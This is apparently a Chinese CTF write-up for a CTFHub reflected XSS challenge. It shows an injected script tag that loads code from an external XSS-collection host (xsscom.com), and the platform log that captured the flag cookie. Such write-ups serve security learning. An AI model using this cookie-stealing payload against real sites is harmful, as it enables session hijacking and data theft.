

直接输入这种东西可以弹窗。但是拿不到flag。


用xss platform去接收内容。

创建一个项目，勾选默认模块就好。

将如下代码植入怀疑出现xss的地方（注意'的转义），即可在 [项目内容](#) 观看XSS效果。

```
</textarea>'><script src=http://xsscom.com//k5NjZ9></script>
```

```
1 http://challenge-49f03286c94f68c6.sandbox.ctfhub.com:10080/?name=  
  </textarea>'><script src=http://xsscom.com//k5NjZ9></script>
```



这时候去xss平台看：

□ 折叠 2020-12-20 22:12:42

- location : http://challenge-49f03286c94f68c6.sandbox.ctfhub.com:10080/?name=%3C/textarea%3E%27%22%3E%3Cscript%20src=http://xsscom.com/k5NjZ9%3E%3C/script%3E
- toplocation : http://challenge-49f03286c94f68c6.sandbox.ctfhub.com:10080/?name=%3C/textarea%3E%27%22%3E%3Cscript%20src=http://xsscom.com/k5NjZ9%3E%3C/script%3E
- cookie : flag=ctfhub{2765093103d574b3b01513ef}
- opener :
- HTTP_REFERER : http://challenge-49f03286c94f68c6.sandbox.ctfhub.com:10080/?name=%3C/textarea%3E%27%22%3E%3Cscript%20src=http://xsscom.com/k5NjZ9%3E%3C/script%3E
- HTTP_USER_AGENT : Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/70.0.3538.110 Safari/537.36
- REMOTE_ADDR : 121.196.63.59

删除 复制

成功得到cookie。

我借鉴了[这篇文章](#)。

另：

项目内容

配置

查看代码

项目名称: aaa

Domain:

全部

接口地址: http://xsscom.com//do/auth/980849ff95bcd8913cf2b9d6f4fa4384 (加 /domain/xxx 可通过域名过滤内容)

安装插件

配置：这里可以更改配置（就是勾选默认模块那里）。

查看代码：这里可以看到如何使用。